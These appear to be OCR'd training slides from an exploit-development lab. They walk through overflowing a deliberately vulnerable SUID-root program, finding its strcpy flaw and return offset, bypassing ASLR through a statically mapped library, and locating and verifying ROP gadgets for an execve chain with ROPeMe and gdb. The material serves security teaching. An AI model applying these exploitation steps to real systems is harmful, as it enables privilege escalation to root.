
First, take a look at the program and determine that it is running with the SUID bit set and owned by root!

```
deadlist@deadlist:~$ ls -la SEC760_ROP
-rwsrwsr-x 1 root root 7676 Mar 24 22:37 SEC760_ROP
```

When executing the program, we see that it has a usage statement asking for a file name to open as an argument.

```
deadlist@deadlist:~$ ./SEC760_ROP
Usage: ./SEC760_ROP <file name>
```

Let's see if it is vulnerable to a string buffer overflow on the next slide.



Exercise: Locating the Vulnerability


Let's use Python to create a file containing 100 A's. ***Note: The deadlist@deadlist portion of the prompt has been removed for spacing.***

```
$ python -c 'print "A" *100' > temp.txt
$ ./SEC760_ROP temp.txt

File contents:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAA

Segmentation fault
```

As you can see, we caused a segmentation fault. Let's use the ltrace tool to see if we can determine the function that is allowing the problem to occur. In the command below, we are redirecting standard error with the 2>&1, and grep-ing for SIGSEGV.

```
$ ltrace ./SEC760_ROP temp.txt 2>&1 |grep SIGSEGV -B1
6168-strcpy(0x5fff10b8, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"...) = 0x5fff10b8
6239:--- SIGSEGV (Segmentation fault) ---
6276:+++ killed by SIGSEGV +++
```

As you can see, the strcpy() function is the culprit.



Exercise: Finding the strcpy() Call

Let's use the objdump tool to determine from where in the code segment the strcpy() function is called. In the commands below, we are first looking at the global offset table (GOT) of the vulnerable program and grep-ing for strcpy. We see an entry and use the objdump tool again to specifically query the .plt segment to see from where the address in the GOT is referenced. Once we get this address we perform the same objdump command, changing the segment to .text and grep-ing on the address shown in the procedure linkage table (PLT).

```
$ objdump -R ./SEC760_ROP |grep strcpy
0804a00c R_386_JUMP_SLOT   strcpy
$ objdump -j .plt -d SEC760_ROP |grep a00c
 8048460:   ff 25 0c a0 04 08   jmp    *0x804a00c
$ objdump -j .text -d SEC760_ROP |grep 8460 -A1
 80485d7:   8d 45 c0         lea    -0x40(%ebp),%eax    #This shows us the
size of the vulnerable buffer at 64 bytes.
 80485da:   89 04 24         mov    %eax,(%esp)
 80485dd:   e8 7e fe ff ff   call   8048460 <strcpy@plt>  #This is the
address of the strcpy() call from the code segment.
 80485e2:   c9               leave
 80485e3:   c3               ret    #We will use this address later for a
breakpoint to see our payload copied into memory.
```

We now want to validate our findings. Let's use Python to do that and get the results below.

```
$ python -c 'print "A" *68 + "BBBB"' > temp.txt
$ gdb ./SEC760_ROP
(gdb) run temp.txt
Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

Exercise: Finding Static Addresses

```
$ ltrace ./SEC760_ROP temp.txt 2>&1 |egrep -i 'mmap|open'
fopen("temp.txt", "rb") = 0x804b008
open("/lib/libply.1337.so.2.0.0", 0, 00)  = 3
mmap(0x30a0000, 87908, 5, 17, 3) = 0x30a0000
```


- It seems that /lib/libply.1337.so.2.0.0 is statically mapped to 0x30a0000
- This is a library created for this exercise to mimic the vulnerabilities introduced by static mappings
- Shared objects are executable, so this will help us get around w^x and ASLR

Exercise: Finding Static Addresses

In order to build our string of gadgets we need to find static memory locations on an ASLR-enabled system. Depending on how the program was compiled (flags, exploit mitigations, etc.), the OS and kernel version, the compiler used, and other factors, there may be static regions or non-ASCII armored executable regions. There may also be 3rd party programs mapping static regions. In our example, a library has been created to mimic the mapping of a static region, allowing us to utilize static memory addresses. Let's use the ltrace tool to find any static regions. In the below ltrace command we are grep-ing for the strings mmap and open.

```
$ ltrace ./SEC760_ROP temp.txt 2>&1 |egrep -i 'mmap|open'
fopen("temp.txt", "rb") = 0x804b008
open("/lib/libply.1337.so.2.0.0", 0, 00)  = 3
mmap(0x30a0000, 87908, 5, 17, 3) = 0x30a0000
```

We can see that a library called libply.1337.so.2.0.0 is mapped at memory address 0x030a0000. Let's record this address for later.




Exercise: Gadgets We Need

In order to achieve our return oriented shellcode attack goal we must find the following sets of gadgets:

33 c0 c3	xor eax, eax, ret
59 5a c3	pop ecx, pop edx, ret
89 42 18 c3	mov %eax, 0x18(edx), ret
08 c8 c3	or al, cl, ret
5b c3	pop ebx, ret
59 5a c3	pop ecx, pop edx, ret
cd 80	int 80

Let's discussing the reasoning for each of these gadgets.



Exercise: Attack Layout

A lot of thought was put into how to best design the graphic on this slide. Starting from the left, we overflow a vulnerable buffer from left to right. We overwrite the return pointer with our first gadget which performs an "xor eax, eax." This null will be used shortly by another gadget to write a null DWORD to a precise position towards the right, indicated by NULL. This will serve two purposes. First, it acts as a null value for argv[2]. Second, it acts as a pointer for envp.

Gadget2 must point to a gadget containing "pop ecx, pop edx, ret." The first DWORD to get popped into ECX is 0x0b0b0b0b. We really only need the lowest order 0x0b, but we can't have any null bytes in our payload so this works fine. The reasoning is that shortly we will have a gadget that performs an "or al, cl" which loads 0x0b into EAX. This will serve as syscall #11, which is execve(). The next DWORD to be popped into EDX will be the address of the NULL position on the right minus 24 bytes. The reasoning for this is that we will soon write the NULL byte held in EAX into this address +24 bytes with a gadget. This ensures that the NULL is written to the right position to serve as argv[2] and the pointer for envp. Gadget 3, "mov %eax, 0x18(edx)" actually performs this write.


Gadget 4 performs the "or al, cl" which places 0x0b into EAX. Gadget 5 is the code sequence "pop ebx, ret" which takes the next DWORD (pointer to the string we want to execute on the stack) and pops it into EBX. Gadget 6 does another "pop ecx, pop edx, ret." This takes the next DWORD, a pointer to the stack position holding the pointer to the argv array, and pops it into ECX. The next DWORD points to the NULL byte on the stack and serves as the pointer to envp. Gadget 7 is the int 0x80 instruction to invoke the execve() system call. The next DWORD is a pointer to the start of the string we want to execute. This serves as *argv. The next DWORD, which says NULL, will start as a simple PADD byte and end up being the position where 0x00000000 is written per the earlier explanation. Finally, we place the string we want execve() to execute, followed by a null byte to terminate.

Exercise: ROPeMe

- ROPeMe by Long Le
- ROP gadget search tool for Linux x86
- Set of Python scripts performing various functions
- We will be using the ropshell.py script
  - Generate gadgets from a binary
  - Load gadget file (.ggt)
  - Search for specific gadgets
- The search syntax can be a little odd at first
- We will use ROPeMe to find gadgets for our return oriented shellcode

Exercise: ROPeMe


In order to search for the necessary gadgets we must have a way to parse through executable memory and find our desired instructions. We will use the ROPeMe tool written by Long Le to achieve this goal. ROPeMe stands for Return Oriented Programming Exploitation Made Easy (ROPeMe). It is a gadget search tool for x86 Linux and comes as a set of Python scripts. We will be using the ropshell.py part of ROPeMe. Once in the interactive ROPeMe shell we will use the "generate" command and tell ROPeMe to go through our desired binary to find gadgets. This will create a file, which is the name of our designated binary, with a .ggt extension. Next, we will load the results from the generate command with the "load" command. Finally, we use the "search" command to find our desired gadgets. The syntax can be a bit strange at first, but it is easy to figure out.



Exercise: Searching for Gadgets (1)

Let's start up the ROPeMe tool, select the binary in which we want to find gadgets, and load it into the tool. We will select the libply.1337.so.2.0.0 library we saw earlier with the ltrace command. Run the following commands and you should get the same results:

```
$ cd ropeme/ropeme/
$~/ROPeMe/ROPeMe$ python ropshell.py
Simple ROP shell: [generate, load, search] gadgets
ROPeMe> generate /lib/libply.1337.so.2.0.0
Generating gadgets for /lib/libply.1337.so.2.0.0 with backward depth=3
It may take few minutes…
Processing code block 1/1
Generated 817 gadgets
Dumping asm gadgets to file: libply.1337.so.2.0.0.ggt ...
OK
ROPeMe> load libply.1337.so.2.0.0.ggt
Loading asm gadgets from file: libply.1337.so.2.0.0.ggt
Loaded 817 gadgets
ELF base address: 0x0
OK
```




Exercise: Searching for Gadgets (2)

Let's now search for the gadgets we need that were detailed earlier. Be sure to record each address. We will have to add the offsets to the mmap() mapped address.


```
ROPeMe> search xor eax, eax
Searching for ROP gadget:xor eax,eax with constraints: []
0x3f14L: xor eax eax ;;
0x83a4L: xor eax eax ;;
```

```
ROPeMe> search pop ecx % pop edx
Searching for ROP gadget:  pop ecx % pop edx with constraints: []
0x3f19L: pop ecx ; pop edx ;;
```




Exercise: Searching for Gadgets (3)

```
ROPeMe> search mov [ edx + 0x18 ] eax
Searching for ROP gadget:  mov [ edx + 0x18 ] eax with constraints: []
0x3f1cL: mov [edx+0x18] eax ;;

ROPeMe> search or al, cl
Searching for ROP gadget:  or al, cl with constraints: []
0x3f20L: or al cl ;;
```



Exercise: Searching for Gadgets (4)


```
ROPeMe> search pop ebx %
Searching for ROP gadget:  pop ebx % with constraints: []
0x31b4L: pop ebx ;;
0x3df4L: pop ebx ;;

ROPeMe> search int 0x80 %
Searching for ROP gadget: int 0x80 % with constraints: []
0x3f23L: int 0x80 ; pop ebx ;;
```



Exercise: Verifying the Gadgets

Next, load the SEC760_ROP program into GDB with "*gdb ./SEC760_ROP*" and verify that the addresses provided by the ROPeMe tool were accurate.

```
(gdb) x/i 0x030a3f14
   0x30a3f14:    xor     %eax,%eax
(gdb) x/i 0x030a3f19
   0x30a3f19:    pop     %ecx
(gdb) x/i 0x030a3f1c
   0x30a3f1c:    mov     %eax,0x18(%edx)
(gdb) x/i 0x030a3f20
   0x30a3f20:    or      %cl,%al
(gdb) x/i 0x030a31b4
   0x30a31b4:    pop     %ebx
(gdb) x/i 0x030a3f23
   0x30a3f23:    int     $0x80
```



